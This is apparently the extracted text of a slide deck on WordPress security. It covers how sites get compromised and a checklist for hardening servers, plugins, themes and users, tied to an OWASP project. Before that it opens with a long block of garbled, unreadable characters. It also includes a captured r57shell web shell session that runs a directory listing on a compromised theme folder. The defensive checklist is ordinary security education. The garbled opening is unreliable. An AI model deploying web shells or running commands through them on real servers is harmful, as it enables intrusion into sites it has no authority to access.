k5MUJ+хТФ3f.Ю6|·dк□d3M□Гo°$&nб¶,□я]□□□КОЛЪкN□НмrУ»Г пЙi¶@к«◊BK-;—□P□□Xд□%◊¶,plк□™™□з°huNh□aS%Г^8Ль□XhP>rLcЮt7e°Фi°кЕ°a4JLlbr|г9ржЛr=)Nк KAZ□
-`□-°ohLR2/Ы†μ°ow@€°-т\Si†!Kn Hr5Г◊вЪ%о...-Н□ %Pw"□...Ў□Xн...ч□нv«MRN°°e·EuЪА¶]#°Г|SЫaN°□DhKФнFПPEИ□мкИЪ·h□T^w{вL¶6□pWГ¶шс□S□
ЪХэЪ1R°б□?>è$□□O□ЪW?,□]JgOя0...□Ж_□...4 Nh€TOYыXт□.4 QM 9„□}□rrK□[□Cи67Йд□P□Ф K+ e!°vтаPuOic 9Ж□CЯvГP1□m7□□,°JM7ц=°$Y|rЪГ mmμ&s*}°YU+□
-Й·p-l]hNvdeqP&AE$im%к ZE,P7Nai]°Vx·°rG 1Z,гщГ]□ЕрЩHV03rXBmxU€d°™™□Щ@...3K№°□;□>sR'/qd·XetЖhJ3Кце°wMЦK3«°АaW ©ИН□В%Ц□ □3Э€y|rHJ)(□в>Z
л™™бь)еж3Y]яХфБЕЖ2$M□]ЕЪДwУh™™4,P±№Э□-±o)gS◊zaCм3~`°€&4аX□□,К±€De™™3°AvсыFq°o!W□™™°€†Г|hj¶]УЖЧ°□> АКн™™bУНкГ U гю;лбG□±Ъх□Pe|Je`с7 №Гq|μАль□□
Ех□С°,□3:Q□Qф€K□КcПS5wЛЪНЕ,°РЪ@°□*a|2вSЙЪкK†cy~`ц□PT#. )ЕvА□□Ч)Т·□Е□Ч°ИхР°муыЛB□□□ Г5CшY°кв|jнЦИИaS Ш°,кwC*gzHd@Ev-ЙГ□-я2ЦЕЪ~L№гЪ8Sз]R
ГдхwO□ □aIRMT□^НН□X° {жс{6—□UIy!чЮ□?Se'1>°%ошУq~ ;Ъ;□Y□dш.*ЪЙY°Z33¶e!□R@°KfuQ□□ZC°;□□2„°b*Ю□□Е□□и$K□□ШF;X—@Y@KЯy□CL◊□ē°F/lk -Е□к:mbyh□E
□нЧёсА€ЪhГ□†/АНПу@R□Pp□°qшPFPrY□юг□я·l0□ё□ю|зC□KП□;□УЕЕ~5аЎ1ьЦ~Ъ□□ ШДУУл КРиОЙ е°ИЙ?I◊□□°jz№Жр$eГipс□€€,БН&:Аз.«YF□юD°схS#r°°=ДЪ
□ y&iv©€°эА/иРк|тVек|°я°2 □вHSPaM$2X|иO°$NTЪ□%|3A\2yГ„°к$П□#yБЦАЖ□SYaН□□□j°D{и□1V ?шГ (д±&□3гБ°□К□ ;°PЪ+р$~KrOe$АЙ,□□Щ{W»ч°□P±□€сГ□saS□·μ-
Г;°V$|K°:†{ЭТУ[□□~oB†K□f {vOк|d„Lл}сKS0ЪYid сYШVMEГ~«ГY/©ГзЭЪ□ж°ЪурЪЙVР·p 4™™ ?z№°□□>h@□Г;?ТЪ□°$□abАЪ$°;±hXA□Ю7ZЫж5Йf...и□ybO□□·ЦёА□
y†WaT/#◊□$Rj№4ЮаЙ9НА□ЛЪЧ=гг□s—□i KzЪУТF□□□Е□□№ЪYубчле|лP$B$ n@u□◊6ЛЪTK□□Еиl·сфд.F◊ixжЦ□ФрЕ□юЕвм/ЪскГ□@б□0@□д«,аТ)?6ЪБ%OЪ...□pТфy%□
иоНЪЕђ$а◊к□ пЪ±Лд"□□ЩИHNI°—Мд&;щЙРЪI°$ЪГ□;
! r57shell 1.24 16-08-2011 09:28:33 [ phpinfo | [ php.ini | [ cpu | [ mem | [ users | [ tmp | [ delete ]
safe mode: OFF PHP version: 5.3.2-1ubuntu4.9 c-URL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions : NONE
HDD Free : 7.51 GB HDD Total : 9.38 GB
uname -a : Linux ubuntu 2.6.32-21-generic #32-Ubuntu SMP Fri Apr 16 08:10:02 UTC 2010 i686 GNU/Linux
sysctl :
sOSTYPE :
Server : Apache/2.2.14 (Ubuntu)
uid : uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd : /var/www/wp/wp-content/themes/FordReporter/scripts/cache ( drwxrwxrwx )
Executed command: ls -la
total 160
140281 drwxrwxrwx 2 swami swami 4096 Aug 16 09:27 .
140170 drwxrwxrwx 8 swami swami 4096 Aug 16 02:47 ..
140282 -rwx-r--r-- 1 www-data www-data 3456 Aug 16 09:22 aa7581001d8d7d6e081ae29180d20b7b.png
134456 -rwx-r--r-- 1 swami swami 149594 Aug 16 09:27 external_9821d755c40473a9e7be5edb41cdc4b0.php
Run command :
Work directory : /var/www/wp/wp-content/themes/FordReporter/scripts/cache Execute
Edit files
```

Hacking the users



Last but not least, hacking the human element:

- Social engineering
- Phishing
- Exploiting bad habits



Let's fix it



Let's start fixing the Wordpress Ecosystem

Short recap:

- Infrastructure
- Wordpress base platform
- Wordpress plugins
- Wordpress themes
- Users



INFRASTRUCTURE

- Choose a decent data-center
- Use encryption for physical disks
- Use secure communication channels with the server (SSH, SFTP); do you still use FTP? You should be banned from the world.
- Keep the Web Server, PHP and Database updated to the latest version
- Secure configurations (disable directory listing, secure php.ini configuration, etc.)
- Log and analyze



WORDPRESS PLATFORM - INSTALLATION

- Always download the platform from a trusted source; use <https://wordpress.org/download/>
- Change the default 'admin' username
- Set a strong password
- Change the default 'wp_' table prefix
- Set an insane database password
- Move wp-config.php outside /public_html



WORDPRESS PLATFORM - MAINTENANCE

- BACKUP!!! ([BackWPup](#) plugin)
- Update!
- Use SSL for authentication
- Use CAPTCHA for logging in ([Captcha on Login](#) plugin)
- Limit the access to /wp-admin (form .htaccess)
- Source code audit



THEMES

- Update
- Review the code



PLUGINS

- Delete unused plugins
- Update
- Review ratings and user comments
- Source code audit



USERS

- Awareness
- Set user roles and give only the privileges they need
- Log & audit user actions ([ARYO Activity Log](#) plugin)
- Personal computer security
- Enforce the use of strong passwords ([Minimum Password Strength](#) plugin)



Install one or more security plugins

- [Login Security Solution](#)
- [AntiVirus](#)
- [WP Security Scan](#)
- [WordPress File Monitor Plus](#)
- [OSE Firewall Security](#)
- [Block Bad Queries](#)
- [Wordfence](#)



Monitor the website from an external party

- [WebsiteDefender](#)
- [Pingdom](#)
- [Change Detection](#)



Source code audit



Every line of code audited

September 10, 2012 in Development, WooThemes News

Mark Forrester


126



91



19



Over the past few months we've been working very closely with the Sucuri Security team who we commissioned to do a full audit of our core products' codebase. We've already released WooSlider and WooDojo with Sucuri Security's stamp of approval, and today we are happy to announce that the WooFramework – the engine that powers each and every one of our WordPress themes -is now also Sucuri safe.

What to do



If you know what you're doing, do the whole ecosystem yourself.

Otherwise go with a managed solution:

- [Wordpress.org](https://wordpress.org)
- [Wpengine.com](https://wpengine.com)
- [Godaddy.com](https://godaddy.com)

Etc.



Wordpress Security Checklist project on OWASP

[https://www.owasp.org/index.php/OWASP Wordpress Security Checklist Project](https://www.owasp.org/index.php/OWASP_Wordpress_Security_Checklist_Project)

My part:

- Establish the structure
- Contribute with content

I need help for:

- Content
- Plugin suggestions and reviews
- Source code audits

Questions



OWASP

The Open Web Application Security Project

Thank you!

